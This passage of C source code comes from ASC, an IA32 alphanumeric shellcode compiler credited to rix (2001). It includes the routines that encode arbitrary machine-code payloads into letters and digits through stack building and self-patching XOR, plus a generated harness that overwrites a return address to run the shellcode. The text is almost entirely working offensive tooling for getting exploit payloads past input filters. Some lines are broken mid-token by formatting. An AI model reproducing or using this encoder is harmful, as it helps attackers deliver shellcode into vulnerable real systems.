         destination->size+source->size))==NULL) return NULL;
    memcpy(destination->opcodes+destination->size,source->opcodes,source->size);
    destination->size+=source->size;
   }
  }
 }
 return destination;
}


/* add a byte at the end of an existing Sshellcode */
/* =============================================== */
struct Sshellcode *shellcode_db(struct Sshellcode *destination,unsigned char c) {
 struct Sshellcode *ret,*tmp;

 /* build a tiny one byte Sshellcode */
 tmp=shellcode_malloc();
 if ((tmp->opcodes=(unsigned char*)malloc(1))==NULL) return NULL;
 tmp->opcodes[0]=c;
 tmp->size=1;

 /* copy it at the end of the existing Sshellcode */
 ret=shellcode_cat(destination,tmp);
 shellcode_free(tmp);
 return ret;
}


/* read a Sshellcode from a binary file */
/* ==================================== */
int shellcode_read_binary(struct Sshellcode *shellcode,char *filename) {
 FILE *f;
 int size;
```

```
 if (shellcode==NULL) return -1;

 if ((f=fopen(filename,"r+b"))==NULL) return -1;

 fseek(f,0,SEEK_END);
 size=(int)ftell(f);
 fseek(f,0,SEEK_SET);

 if ((shellcode->opcodes=(unsigned char*)realloc(shellcode->opcodes,shellcode->size+size)
)==NULL) return -1;
 if (fread(shellcode->opcodes+shellcode->size,size,1,f)!=1) {
  shellcode_zero(shellcode);
  return -1;
 }
 shellcode->size+=size;
 fclose(f);
 return shellcode->size;
}


/* read a Sshellcode from a C file */
/* ============================== */
#define LINE_SIZE 80*256
#define HEXADECIMALS "0123456789ABCDEF"

int shellcode_read_C(struct Sshellcode *shellcode,char *filename,char *variable) {
 FILE *f;
 struct Sshellcode *binary;
 unsigned char *hex,*p,c;
 int i;

 if (shellcode==NULL) return -1;

 hex=HEXADECIMALS;
 binary=shellcode_malloc();
 if (shellcode_read_binary(binary,filename)==-1) {
  shellcode_free(binary);
  return -1;
 }
 shellcode_db(binary,0); /* for string searching */
 p=binary->opcodes;

 while (p=strstr(p,"char ")) { /* "char " founded */
  p+=5;
  while (*p==' ') p++;
  if (!variable) { /* if no variable was specified */
   while ((*p!=0)&&(*p!='[')) p++; /* search for the '[' */
   if (*p==0) {
   shellcode_free(binary);
    return -1;
   }
  }
  else { /* a variable was specified */
   if (memcmp(p,variable,strlen(variable))) continue; /* compare the variable */
   p+=strlen(variable);
   if (*p!='[') continue;
  }
  /* *p='[' */
  p++;
  if (*p!=']') continue;
  /* *p=']' */
  p++;
  while ((*p==' ')||(*p=='\r')||(*p=='\n')||(*p=='\t')) p++;
  if (*p!='=') continue;
  /* *p='=' */
  p++;
  while (1) { /* search for the beginning of a "string" */
   while ((*p==' ')||(*p=='\r')||(*p=='\n')||(*p=='\t')) p++;
```

```
   while ((*p=='/')&&(*(p+1)=='*')) { /* loop until the beginning of a comment */
    p+=2;
    while ((*p!='*')||(*(p+1)!='/')) p++; /* search for the end of the comment */
    p+=2;
    while ((*p==' ')||(*p=='\r')||(*p=='\n')||(*p=='\t')) p++;
   }

   if (*p!='"') break; /* if this is the end of all "string" */
   /* *p=begin '"' */
   p++;
   while (*p!='"') { /* loop until the end of the "string" */
    if (*p!='\\') {
     shellcode_db(shellcode,*p);
    }
    else {
     /* *p='\' */
     p++;
     if (*p=='x') {
      /* *p='x' */
      p++;
      *p=toupper(*p);
      for (i=0;i<strlen(hex);i++) if (hex[i]==*p) c=i<<4; /* first digit */
      p++;
      *p=toupper(*p);
      for (i=0;i<strlen(hex);i++) if (hex[i]==*p) c=c|i; /* second digit */
      shellcode_db(shellcode,c);
     }
    }
    p++;
   }
   /* end of a "string" */
   p++;
  }
  /* end of all "string" */
  shellcode_free(binary);
  return shellcode->size;
 }
 shellcode_free(binary);
 return -1;
}


/* write a Sshellcode to a binary file */
/* ================================== */
int shellcode_write_binary(struct Sshellcode *shellcode,char *filename) {
 FILE *f;

 if (shellcode==NULL) return -1;

 if ((f=fopen(filename,"w+b"))==NULL) return -1;

 if (fwrite(shellcode->opcodes,shellcode->size,1,f)!=1) return -1;
 fclose(f);
 return shellcode->size;
}


/* write a Sshellcode to a C file */
/* ============================== */
int shellcode_write_C(struct Sshellcode *shellcode,char *filename) {
 FILE *f;
 char *tmp;
 int size;

 if (shellcode==NULL) return -1;

 if ((tmp=shellcode_malloc_string(shellcode))==NULL) return -1;

 if ((f=fopen(filename,"w+b"))==NULL) return -1;
```

```
 fprintf(f,"char shellcode[]=\"%s\";\n",tmp);
 free(tmp);
 fprintf(f,"\n");
 fprintf(f,"int main(int argc, char **argv) {\n");
 fprintf(f," int *ret;\n");

 size=1;
 while (shellcode->size*2>size) size*=2;

 fprintf(f," char buffer[%d];\n",size);
 fprintf(f,"\n");
 fprintf(f," strcpy(buffer,shellcode);\n");
 fprintf(f," ret=(int*)&ret+2;\n");
 fprintf(f," (*ret)=(int)buffer;\n");
 fprintf(f,"}\n");

 fclose(f);
 return shellcode->size;
}


/* print a Sshellcode on the screen */
/* ================================ */
int shellcode_print(struct Sshellcode *shellcode) {
 char *tmp;

 if (shellcode==NULL) return -1;

 if ((tmp=shellcode_malloc_string(shellcode))==NULL) return -1;
 printf("%s",tmp);
 free(tmp);
 return shellcode->size;
}

/* +--------------------------------------------------------------------------+ */
/* |                         IA32 MACROS DEFINITIONS                          | */
/* +--------------------------------------------------------------------------+ */

/* usefull macro definitions */
/* ========================= */
/*
 SYNTAX:
  r=register
  d=dword
  w=word
  b,b1,b2,b3,b4=bytes
  n=integer index
  s=Sshellcode
*/

/* registers */
#define EAX 0
#define EBX 3
#define ECX 1
#define EDX 2
#define ESI 6
#define EDI 7
#define ESP 4
#define EBP 5
#define REGISTERS 8

/* boolean operators (bytes) */
#define XOR(b1,b2) (((b1&~b2)|(~b1&b2))&0xFF)
#define NOT(b) ((~b)&0xFF)

/* type constructors */
#define DWORD(b1,b2,b3,b4) ((b1<<24)|(b2<<16)|(b3<<8)|b4) /* 0xb1b2b3b4 */
#define WORD(b1,b2) ((b1<<8)|b2) /* 0xb1b2 */

/* type extractors  (0=higher 3=lower) */
```

```
#define BYTE(d,n) ((d>>(n*8))&0xFF) /* get n(0-3) byte from (d)word d */


/* IA32 alphanumeric instructions definitions */
/* ========================================== */

#define DB(s,b) shellcode_db(s,b);

/* dw b1 b2 */
#define DW(s,w)  \
 DB(s,BYTE(w,0)) \
 DB(s,BYTE(w,1)) \

/* dd b1 b2 b3 b4 */
#define DD(s,d)  \
 DB(s,BYTE(d,0)) \
 DB(s,BYTE(d,1)) \
 DB(s,BYTE(d,2)) \
 DB(s,BYTE(d,3)) \

#define XOR_ECX_DH(s) \
 DB(s,'0')            \
 DB(s,'1')            \

#define XOR_ECX_BH(s) \
 DB(s,'0')            \
 DB(s,'9')            \

#define XOR_ECX_ESI(s) \
 DB(s,'1')             \
 DB(s,'1')             \

#define XOR_ECX_EDI(s) \
 DB(s,'1')             \
 DB(s,'9')             \

// xor [base+2*index+disp8],r8
#define XORsib8(s,base,index,disp8,r8) \
 DB(s,'0')                             \
 DB(s,(01<<6|r8   <<3|4   ))           \
 DB(s,(01<<6|index<<3|base))           \
 DB(s,disp8)                           \

// xor [base+2*index+disp8],r32
#define XORsib32(s,base,index,disp8,r32) \
 DB(s,'1')                               \
 DB(s,(01<<6|r32  <<3|4   ))             \
 DB(s,(01<<6|index<<3|base))             \
 DB(s,disp8)                             \

#define XOR_AL(s,b) \
 DB(s,'4')          \
 DB(s,b)            \

#define XOR_AX(s,w) \
 O16(s)             \
 DB(s,'5')          \
 DW(s,w)            \

#define XOR_EAX(s,d) \
 DB(s,'5')           \
 DD(s,d)             \

#define INCr(s,r) DB(s,('A'-1)|r)
#define DECr(s,r) DB(s,'H'|r)
#define PUSHr(s,r) DB(s,'P'|r)
#define POPr(s,r) DB(s,'X'|r)
#define POPAD(s) DB(s,'a')
#define O16(s) DB(s,'f')
```

```
#define PUSHd(s,d) \
 DB(s,'h')         \
 DD(s,d)           \

#define PUSHw(s,w) \
 O16(s)            \
 DB(s,'h')         \
 DW(s,w)           \

#define PUSHb(s,b) \
 DB(s,'j')         \
 DB(s,b)           \

#define INT3(s) \
 DB(s,'\xCC')   \

#define CALL_ESP(s) \
 DB(s,'\xFF')       \
 DB(s,'\xD4')       \

#define JMP_ESP(s) \
 DB(s,'\xFF')      \
 DB(s,'\xE4')      \

#define RET(s) \
 DB(s,'\xC3')  \

/* +--------------------------------------------------------------------------+ */
/* |                     ALPHANUMERIC MANIPULATIONS FUNCTIONS                 | */
/* +--------------------------------------------------------------------------+ */

#define ALPHANUMERIC_BYTES "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMOPQRSTUVWXYZ
"

/* return 1 if the byte is alphanumeric */
/* =================================== */
int alphanumeric_check(unsigned char c) {
 if (c<'0') return 0;
 else if (c<='9') return 1;
 else if (c<'A') return 0;
 else if (c<='Z') return 1;
 else if (c<'a') return 0;
 else if (c<='z') return 1;
 else return 0;
}


/* return a random alphanumeric byte */
/* ================================= */
unsigned char alphanumeric_get_byte() {
 unsigned char *bytes=ALPHANUMERIC_BYTES;

 return bytes[random_get_int(strlen(bytes))];
}


/* return a random alphanumeric byte b (c=CATEGORY_XOR,(b XOR(b XOR c))) */
/* ===================================================================== */
unsigned char alphanumeric_get_complement(unsigned char c) {
 unsigned char ret;

 while (1) {
  ret=alphanumeric_get_byte();
  if (alphanumeric_check(XOR(c,ret))) return ret;
 }
}

/* +--------------------------------------------------------------------------+ */
/* |                       REGISTERS MANIPULATIONS FUNCTIONS                  | */
/* +--------------------------------------------------------------------------+ */
```

```
/* return a random register in a set of allowed registers */
/* ================================================== */
#define M_EAX (1<<EAX)
#define M_EBX (1<<EBX)
#define M_ECX (1<<ECX)
#define M_EDX (1<<EDX)
#define M_ESI (1<<ESI)
#define M_EDI (1<<EDI)
#define M_ESP (1<<ESP)
#define M_EBP (1<<EBP)
#define M_REGISTERS (M_EAX|M_EBX|M_ECX|M_EDX|M_ESI|M_EDI|M_ESP|M_EBP)

int alphanumeric_get_register(int mask) {
 int regs[REGISTERS];
 int size,i;

 size=0;
 for (i=0;i<REGISTERS;i++) { /* for all possible registers */
  if (mask&(1<<i)) regs[size++]=i; /* add the register if it is in our mask */
 }
 return regs[random_get_int(size)];
}


/* return a "POPable" register (ECX|EDX) with the shellcode's base address using the retu
rn address on the stack */
/* ================================================================================
====================== */
int alphanumeric_get_address_stack(struct Sshellcode *s) {
 unsigned char ret;

 if (s==NULL) return -1;

 DECr(s,ESP); /* dec esp */
 DECr(s,ESP); /* dec esp */
 DECr(s,ESP); /* dec esp */
 DECr(s,ESP); /* dec esp */
 ret=alphanumeric_get_register(M_ECX|M_EDX); /* get a random register */
 POPr(s,ret); /* pop ecx/edx =>pop the return value from the stack */
 return ret;
}


/* initialize registers (reg=shellcode's base address) */
/* ================================================== */
int alphanumeric_initialize_registers(struct Sshellcode *s,unsigned char reg) {
 unsigned char b[4];
 int i;

 if (s==NULL) return -1;

 if (reg==EAX) {
  PUSHr(s,EAX);                                    /* push eax =>address */
  reg=alphanumeric_get_register(M_ECX|M_EDX); /* get a random register */
  POPr(s,reg);                                     /* pop ecx/edx */
 }
 for (i=0;i<4;i++) b[i]=alphanumeric_get_byte(); /* get a random alphanumeric dword */
 PUSHd(s,DWORD(b[0],b[1],b[2],b[3]));             /* push '????' */
 POPr(s,EAX);                                     /* pop eax */
 XOR_EAX(s,DWORD(b[0],b[1],b[2],b[3]));           /* xor eax,'????' =>EAX=0 */
 DECr(s,EAX);                                     /* dec eax  =>EAX=FFFFFFFF */
 PUSHr(s,alphanumeric_get_register(M_REGISTERS)); /* push r32 =>EAX */
 PUSHr(s,alphanumeric_get_register(M_REGISTERS)); /* push r32 =>ECX */
 PUSHr(s,EAX);                                    /* push eax =>EDX=FFFFFFFF */
 PUSHr(s,EAX);                                    /* push eax =>EBX=FFFFFFFF */
 PUSHr(s,alphanumeric_get_register(M_REGISTERS)); /* push r32 =>ESP */
 PUSHr(s,reg);                                    /* push reg =>EBP=address */
 PUSHr(s,EAX);                                    /* push eax =>ESI=FFFFFFFF */
 PUSHr(s,EAX);                                    /* push eax =>EDI=FFFFFFFF */
```

```
 POPAD(s);                                          /* popad */
 return 0;
}

/* +-------------------------------------------------------------------------+ */
/* |                         STACK MANIPULATIONS FUNCTIONS                   | */
/* +-------------------------------------------------------------------------+ */

/* return the category of the byte */
/* =============================== */
#define CATEGORY_NULL 0
#define CATEGORY_00 1
#define CATEGORY_FF 2
#define CATEGORY_ALPHA 3
#define CATEGORY_ALPHA_NOT 4
#define CATEGORY_XOR 5
#define CATEGORY_XOR_NOT 6

int alphanumeric_stack_get_category(unsigned char c) {
 if (c==0) return CATEGORY_00;
 else if (c==0xFF) return CATEGORY_FF;
 else if (alphanumeric_check(c)) return CATEGORY_ALPHA;
 else if (c<0x80) return CATEGORY_XOR;
 else { /* need a NOT */
  c=NOT(c);
  if (alphanumeric_check(c)) return CATEGORY_ALPHA_NOT;
  else return CATEGORY_XOR_NOT;
 }
}


/* make a NOT on 1,2,3 or 4 bytes on the stack */
/* =========================================== */
int alphanumeric_stack_generate_not(struct Sshellcode *s,int size) {
 if (s==NULL) return -1;

 PUSHr(s,ESP); /* push esp */
 POPr(s,ECX);  /* pop ecx */

 switch(size) {
 case 1:
  if (alphanumeric_get_register(M_EDX|M_EBX)==EDX) {
   XOR_ECX_DH(s); /* xor [ecx],dh */
  }
  else {
   XOR_ECX_BH(s); /* xor [ecx],bh */
  }
  break;

 case 2:
  if (alphanumeric_get_register(M_ESI|M_EDI)==ESI) {
   O16(s);XOR_ECX_ESI(s); /* xor [ecx],si */
  }
  else {
   O16(s);XOR_ECX_EDI(s); /* xor [ecx],di */
  }
  break;

 case 3:
  DECr(s,ECX);     /* dec ecx */
 case 4:
  if (alphanumeric_get_register(M_ESI|M_EDI)==ESI) {
   XOR_ECX_ESI(s); /* xor [ecx],esi */
  }
  else {
   XOR_ECX_EDI(s); /* xor [ecx],edi */
  }
  break;
 }
 return 0;
```

```
}


/* generate 1,2,3 or 4 bytes from a category on the stack */
/* ===================================================== */
#define SB1 b[size-1]
#define SB2 b[size-2]
#define SB3 b[size-3]
#define SB4 b[size-4]

int alphanumeric_stack_generate_push(struct Sshellcode *s,int category,unsigned char *byt
es,int size) {
 int reg,i;
 unsigned char b[4];
 unsigned char xSB1,xSB2,xSB3,xSB4;

 if (s==NULL) return -1;

 memcpy(b,bytes,4);

 /* possibly realize a NOT on b[] */
 if ((category==CATEGORY_ALPHA_NOT)||(category==CATEGORY_XOR_NOT)) {
  for (i=0;i<size;i++) b[i]=NOT(b[i]);
 }

 /* generate bytes on the stack */
 switch(category) {
 case CATEGORY_00:
 case CATEGORY_FF:
  reg=alphanumeric_get_register(M_EDX|M_EBX|M_ESI|M_EDI);
  if (category==CATEGORY_00) INCr(s,reg); /* inc r16 =>r16=0*/
  switch(size) {
  case 1:
   O16(s);PUSHr(s,reg); /* push r16 */
   INCr(s,ESP);         /* inc esp */
   break;
  case 2:
   O16(s);PUSHr(s,reg); /* push r16 */
   break;
  case 3:
   PUSHr(s,reg); /* push r32 */
   INCr(s,ESP);  /* inc esp */
   break;
  case 4:
   PUSHr(s,reg); /* push r32 */
   break;
  }
  if (category==CATEGORY_00) DECr(s,reg); /* dec r16 =>r16=FFFFFFFF */
  break;

 case CATEGORY_ALPHA:
 case CATEGORY_ALPHA_NOT:
  switch(size) {
  case 1:
   PUSHw(s,WORD(SB1,alphanumeric_get_byte())); /* push SB1 */
   INCr(s,ESP);                                /* inc esp */
   break;
  case 2:
   PUSHw(s,WORD(SB1,SB2)); /* push SB1 SB2 */
   break;
  case 3:
   PUSHd(s,DWORD(SB1,SB2,SB3,alphanumeric_get_byte())); /* push SB1 SB2 SB3 */
   INCr(s,ESP);                                         /* inc esp */
   break;
  case 4:
   PUSHd(s,DWORD(SB1,SB2,SB3,SB4)); /* push SB1 SB2 SB3 SB4 */
   break;
  }
  break;
```

```
 case CATEGORY_XOR:
 case CATEGORY_XOR_NOT:
  switch(size) {
  case 1:
   xSB1=alphanumeric_get_complement(SB1);
   PUSHw(s,WORD(XOR(SB1,xSB1),alphanumeric_get_byte())); /* push ~xSB1 */
   O16(s);POPr(s,EAX);                                  /* pop ax */
   XOR_AX(s,WORD(xSB1,alphanumeric_get_byte())); /* xor ax,xSB1 =>EAX=SB1 */
   O16(s);PUSHr(s,EAX);                                 /* push ax */
   INCr(s,ESP);                                         /* inc esp */
   break;
  case 2:
   xSB1=alphanumeric_get_complement(SB1);
   xSB2=alphanumeric_get_complement(SB2);
   PUSHw(s,WORD(XOR(SB1,xSB1),XOR(SB2,xSB2))); /* push ~xSB1 ~xSB2 */
   O16(s);POPr(s,EAX);        /* pop ax */
   XOR_AX(s,WORD(xSB1,xSB2)); /* xor ax,xSB1 xSB2 =>EAX=SB1 SB2 */
   O16(s);PUSHr(s,EAX);       /* push ax */
   break;
  case 3:
   xSB1=alphanumeric_get_complement(SB1);
   xSB2=alphanumeric_get_complement(SB2);
   xSB3=alphanumeric_get_complement(SB3);
   PUSHd(s,DWORD(XOR(SB1,xSB1),XOR(SB2,xSB2),XOR(SB3,xSB3),alphanumeric_get_byte())); /*
push ~xSB1 ~xSB2 ~xSB3 */
   POPr(s,EAX);                                                  /* pop eax */
   XOR_EAX(s,DWORD(xSB1,xSB2,xSB3,alphanumeric_get_byte())); /* xor eax,xSB1 xSB2 xSB3 =>
EAX=SB1 SB2 SB3 */
   PUSHr(s,EAX);                                                 /* push eax */
   INCr(s,ESP);                                                  /* inc esp */
   break;
  case 4:
   xSB1=alphanumeric_get_complement(SB1);
   xSB2=alphanumeric_get_complement(SB2);
   xSB3=alphanumeric_get_complement(SB3);
   xSB4=alphanumeric_get_complement(SB4);
   PUSHd(s,DWORD(XOR(SB1,xSB1),XOR(SB2,xSB2),XOR(SB3,xSB3),XOR(SB4,xSB4))); /* push ~xSB1
 ~xSB2 ~xSB3 ~xSB4 */
   POPr(s,EAX);                            /* pop eax */
   XOR_EAX(s,DWORD(xSB1,xSB2,xSB3,xSB4)); /* xor eax,xSB1 xSB2 xSB3 xSB4 =>EAX=SB1 SB2 SB
3 SB4 */
   PUSHr(s,EAX);                           /* push eax */
   break;
  }
  break;
 }

 /* possibly realize a NOT on the stack */
 if ((category==CATEGORY_ALPHA_NOT)||(category==CATEGORY_XOR_NOT)) alphanumeric_stack_gen
erate_not(s,size);

 return 0;
}


/* generate the original shellcode on the stack */
/* ============================================ */
int alphanumeric_stack_generate(struct Sshellcode *output,struct Sshellcode *input) {
 int category,size,i;

 if (input==NULL) return -1;
 if (output==NULL) return -1;

 i=input->size-1;
 while (i>=0) { /* loop from the right to the left of our original shellcode */
  category=alphanumeric_stack_get_category(input->opcodes[i]);
  size=1; /* by default, we have 1 byte of the same category */

  /* loop until maximum 3 previous bytes are from the same category */
  while ((i-size>=0)&&(size<4)&&(alphanumeric_stack_get_category(input->opcodes[i-size])=
```

```
=category)) size++;

  /* write those bytes on the stack */
  alphanumeric_stack_generate_push(output,category,&input->opcodes[i-size+1],size);

  i-=size;
 }
 return 0;
}

/* +-------------------------------------------------------------------------+ */
/* |                        PATCHES MANIPULATIONS FUNCTIONS                  | */
/* +-------------------------------------------------------------------------+ */

/* return the category of the byte */
/* =============================== */
int alphanumeric_patches_get_category(unsigned char c) {
 if (alphanumeric_check(c)) return CATEGORY_ALPHA;
 else if (c<0x80) return CATEGORY_XOR;
 else { /* need a NOT */
  c=NOT(c);
  if (alphanumeric_check(c)) return CATEGORY_ALPHA_NOT;
  else return CATEGORY_XOR_NOT;
 }
}


/* generate the patches initialization shellcode */
/* ============================================= */
int alphanumeric_patches_generate_initialization(struct Sshellcode *shellcode,
int patcher_size,int alpha_begin,int base,unsigned char disp8) {
 struct Sshellcode *s;
 int offset; /* real offset for original shellcode to patch */
 struct Sshellcode *p_offset; /* offset "shellcode" */
 int fill_size; /* size to add to the initialization shellcode to align */
 int initialization_size,i;

 if (shellcode==NULL) return -1;

 initialization_size=0;
 while(1) { /* loop until we create a valid initialization shellcode */
  s=shellcode_malloc();
  fill_size=0;

  PUSHr(s,alphanumeric_get_register(M_REGISTERS));  /* push r32 =>EAX */
  PUSHr(s,alphanumeric_get_register(M_REGISTERS));  /* push r32 =>ECX */
  PUSHr(s,alphanumeric_get_register(M_EDX|M_EBX|M_ESI|M_EDI)); /* push FFFFFFFF =>EDX */
  if (base==EBX) {
   PUSHr(s,EBP);                                    /* push ebp =>EBX */
  }
  else {
   PUSHr(s,alphanumeric_get_register(M_REGISTERS)); /* push r32 =>EBX */
  }
  PUSHr(s,alphanumeric_get_register(M_REGISTERS));  /* push r32 =>ESP */

  offset=shellcode->size+initialization_size+patcher_size+alpha_begin-disp8; /* calculate
 the real offset */

  /* if the offset is not correct we must modify the size of our initialization shellcode
 */
  if (offset<0) { /* align to have a positive offset */
   fill_size=-offset;
   offset=0;
  }
  if (offset&1) { /* align for the 2*ebp */
   fill_size++;
   offset++;
  }
  offset/=2;
```

```
  p_offset=shellcode_malloc();
  DB(p_offset,BYTE(offset,0));
  DB(p_offset,BYTE(offset,1));
  DB(p_offset,BYTE(offset,2));
  DB(p_offset,BYTE(offset,3));
  alphanumeric_stack_generate(s,p_offset);          /* push offset => EBP */
  shellcode_free(p_offset);

  PUSHr(s,alphanumeric_get_register(M_EDX|M_EBX|M_ESI|M_EDI)); /* push FFFFFFFF =>ESI */
  if (base==EDI) {
   PUSHr(s,EBP);                                    /* push ebp =>EDI */
  }
  else {
   PUSHr(s,alphanumeric_get_register(M_REGISTERS)); /* push r32 =>EDI */
  }
  POPAD(s);                                         /* popad */

  if (s->size<=initialization_size) break; /* if the offset is good */

  initialization_size++;
 }
 /* the offset is good */

 /* fill to reach the initialization_size value */
 while (s->size<initialization_size) INCr(s,ECX);
 /* fill to reach the offset value */
 for (i=0;i<fill_size;i++) INCr(s,ECX);

 shellcode_cat(shellcode,s);
 shellcode_free(s);
 return 0;
}


/* generate the xor patch */
/* ====================== */
#define PB1 bytes[0]
#define PB2 bytes[1]
#define PB3 bytes[2]
#define PB4 bytes[3]

int alphanumeric_patches_generate_xor(struct Sshellcode *s,int category,
                     unsigned char *bytes,int size,int base,char disp8) {
 unsigned char xPB1,xPB2,xPB3,xPB4;
 int reg,i;

 if (s==NULL) return -1;

 /* eventually realize a NOT on bytes[] */
 if ((category==CATEGORY_ALPHA_NOT)||(category==CATEGORY_XOR_NOT)) {
  for (i=0;i<size;i++) bytes[i]=NOT(bytes[i]);
 }

  /* generate the bytes in the original shellcode */
 switch(category) {
 case CATEGORY_ALPHA:
 case CATEGORY_ALPHA_NOT:
  /* nothing to do */
  break;
 case CATEGORY_XOR:
 case CATEGORY_XOR_NOT:
  reg=alphanumeric_get_register(M_EAX|M_ECX);
  switch(size) {
  case 1:
   xPB1=alphanumeric_get_complement(PB1);
   PUSHb(s,XOR(PB1,xPB1));        /* push ~xPB1 */
   POPr(s,reg);                   /* pop reg */
   PB1=xPB1;                      /* modify into the original shellcode */
   XORsib8(s,base,EBP,disp8,reg); /* xor [base+2*ebp+disp8],reg => xor xPB1,~xPB1 */
   break;
```

```
  case 2:
   xPB1=alphanumeric_get_complement(PB1);
   xPB2=alphanumeric_get_complement(PB2);
   PUSHw(s,WORD(XOR(PB2,xPB2),XOR(PB1,xPB1))); /* push ~xPB2 ~xPB1 */
   O16(s);POPr(s,reg); /* pop reg */
   PB1=xPB1;           /* modify into the original shellcode */
   PB2=xPB2;
   O16(s);XORsib32(s,base,EBP,disp8,reg); /* xor [base+2*ebp+disp8],reg => xor xPB2 xPB1,
~xPB2 ~xPB1 */
   break;
  case 4:
   xPB1=alphanumeric_get_complement(PB1);
   xPB2=alphanumeric_get_complement(PB2);
   xPB3=alphanumeric_get_complement(PB3);
   xPB4=alphanumeric_get_complement(PB4);
   PUSHd(s,DWORD(XOR(PB4,xPB4),XOR(PB3,xPB3),XOR(PB2,xPB2),XOR(PB1,xPB1))); /* push ~xPB4
 ~xPB3 ~xPB2 ~xPB1 */
   POPr(s,reg); /* pop reg */
   PB1=xPB1;    /* modify into the original shellcode */
   PB2=xPB2;
   PB3=xPB3;
   PB4=xPB4;
   XORsib32(s,base,EBP,disp8,reg); /* xor [base+2*ebp+disp8],reg => xor xPB4 xPB3 xPB2 xP
B1,~xPB4 ~xPB3 ~xPB2 ~xPB1 */
   break;
  }
  break;
 }

 /* eventually realize a NOT on the shellcode */
 if ((category==CATEGORY_ALPHA_NOT)||(category==CATEGORY_XOR_NOT)) {
  reg=alphanumeric_get_register(M_EDX|M_ESI);
  switch(size) {
  case 1:
   XORsib8(s,base,EBP,disp8,reg); /* xor [base+2*ebp+disp8],dl/dh */
   break;
  case 2:
   O16(s);XORsib32(s,base,EBP,disp8,reg); /* xor [base+2*ebp+disp8],dx/si */
   break;
  case 4:
   XORsib32(s,base,EBP,disp8,reg); /* xor [base+2*ebp+disp8],edx/esi */
   break;
  }
 }

 return 0;
}


/* generate the patch and the original shellcode */
/* ============================================= */
int alphanumeric_patches_generate(struct Sshellcode *output,struct Sshellcode *input) {
 struct Sshellcode *out,*in; /* input and output codes */
 struct Sshellcode *best; /* last best shellcode */
 struct Sshellcode *patcher; /* patches code */
 int alpha_begin,alpha_end; /* offsets of the patchable part */
 int base; /* base register */
 unsigned char *disp8_begin; /* pointer to the current first disp8 */
 unsigned char disp8;
 int category,size,i,j;

 if (input==NULL) return -1;
 if (output==NULL) return -1;

 /* get the offset of the first and last non alphanumeric bytes */
 for (alpha_begin=0;alpha_begin<input->size;alpha_begin++) {
  if (!alphanumeric_check(input->opcodes[alpha_begin])) break;
 }
 if (alpha_begin>=input->size) { /* if patching is not needed */
  shellcode_cat(output,input);
```

```
  return 0;
 }
 for (alpha_end=input->size-1;alpha_end>alpha_begin;alpha_end--) {
  if (!alphanumeric_check(input->opcodes[alpha_end])) break;
 }

 base=alphanumeric_get_register(M_EBX|M_EDI);
 best=shellcode_malloc();
 disp8_begin=ALPHANUMERIC_BYTES;

 while (*disp8_begin!=0) { /* loop for all possible disp8 values */
  disp8=*disp8_begin;

  /* allocate all shellcodes */
  out=shellcode_malloc();
  shellcode_cpy(out,output);
  in=shellcode_malloc();
  shellcode_cpy(in,input);
  patcher=shellcode_malloc();

  i=alpha_begin;
  size=0;
  while (i<=alpha_end) { /* loop into our original shellcode */
   /* increment the offset if needed */
   for (j=0;j<size;j++) {
    if (alphanumeric_check(disp8+1)) {
     disp8++;
    }
    else INCr(patcher,base); /* inc base */
   }

   category=alphanumeric_patches_get_category(in->opcodes[i]);
   size=1; /* by default, we have 1 byte of the same category */

   /* loop until maximum 3 next bytes are from the same category */
   while ((i+size<=alpha_end)&&(size<4)&&(alphanumeric_patches_get_category(in->opcodes[i
+size])==category)) size++;
   if (size==3) size=2; /* impossible to XOR 3 bytes */

   /* patch those bytes */
   alphanumeric_patches_generate_xor(patcher,category,&in->opcodes[i],size,base,disp8);

   i+=size;
  }

  alphanumeric_patches_generate_initialization(out,patcher->size,alpha_begin,
  base,*disp8_begin); /* create a valid initialization shellcode */

  shellcode_cat(out,patcher);
  shellcode_cat(out,in);

  if ((best->size==0)||(out->size<best->size)) shellcode_cpy(best,out);
  /* if this is a more interesting shellcode, we save it */

  /* free all shellcodes and malloc */
  shellcode_free(out);
  shellcode_free(in);
  shellcode_free(patcher);
  disp8_begin++;
 }

 shellcode_cpy(output,best);
 shellcode_free(best);
 return 0;
}

/*****************************************************************************/

/* +-------------------------------------------------------------------------+ */
/* |                          INTERFACE FUNCTIONS                            | */
```

```
/* +---------------------------------------------------------------------------+ */

void print_syntax() {
 fprintf(stderr,"ASC - IA32 Alphanumeric Shellcode Compiler\n");
 fprintf(stderr,"=========================================\n");
 fprintf(stderr,"SYNTAX  : asc [options] <input file[.c]>\n");
 fprintf(stderr,"COMPILATION OPTIONS :\n");
 fprintf(stderr," -a[ddress] stack|<r32>     : address of shellcode (default=stack)\n");
 fprintf(stderr," -m[ode] stack|patches      : output shellcode build mode (default=patch
es)\n");
 fprintf(stderr," -s[tack] call|jmp|null|ret : method to return to original code on the s
tack\n");
 fprintf(stderr,"                              (default=null)\n");
 fprintf(stderr,"DEBUGGING OPTIONS :\n");
 fprintf(stderr," -debug-start               : breakpoint to start of compiled shellcode\
n");
 fprintf(stderr," -debug-build-original      : breakpoint to building of original shellco
de\n");
 fprintf(stderr," -debug-build-jump          : breakpoint to building of stack jump code\
n");
 fprintf(stderr," -debug-jump                : breakpoint to stack jump\n");
 fprintf(stderr," -debug-original            : breakpoint to start of original shellcode\
n");
 fprintf(stderr,"INPUT/OUTPUT OPTIONS :\n");
 fprintf(stderr," -c[har] <char[] name>      : name of C input array (default=first array
)\n");
 fprintf(stderr," -f[ormat] bin|c            : output file format (default=bin)\n");
 fprintf(stderr," -o[utput] <output file>    : output file name (default=stdout)\n");



 fprintf(stderr,"\n");
 fprintf(stderr,"ASC 0.9.1                                                   rix@hert.or
g @2001\n");
 exit(1);
}


void print_error() {
 perror("Error ASC");
 exit(1);
};

/* +---------------------------------------------------------------------------+ */
/* |                              MAIN PROGRAM                                 | */
/* +---------------------------------------------------------------------------+ */

#define STACK REGISTERS+1

#define INPUT_FORMAT_BIN 0
#define INPUT_FORMAT_C 1

#define OUTPUT_FORMAT_BIN 0
#define OUTPUT_FORMAT_C 1

#define OUTPUT_MODE_STACK 0
#define OUTPUT_MODE_PATCHES 1

#define STACK_MODE_CALL 0
#define STACK_MODE_JMP 1
#define STACK_MODE_NULL 2
#define STACK_MODE_RET 3


int main(int argc, char **argv) {
 char *input_filename=NULL,*output_filename=NULL;
 struct Sshellcode *input=NULL,*output=NULL,*stack=NULL;

 char input_format=INPUT_FORMAT_BIN;
 char *input_variable=NULL;
```

```
 char address=STACK;
 char output_format=OUTPUT_FORMAT_BIN;
 char output_mode=OUTPUT_MODE_PATCHES;
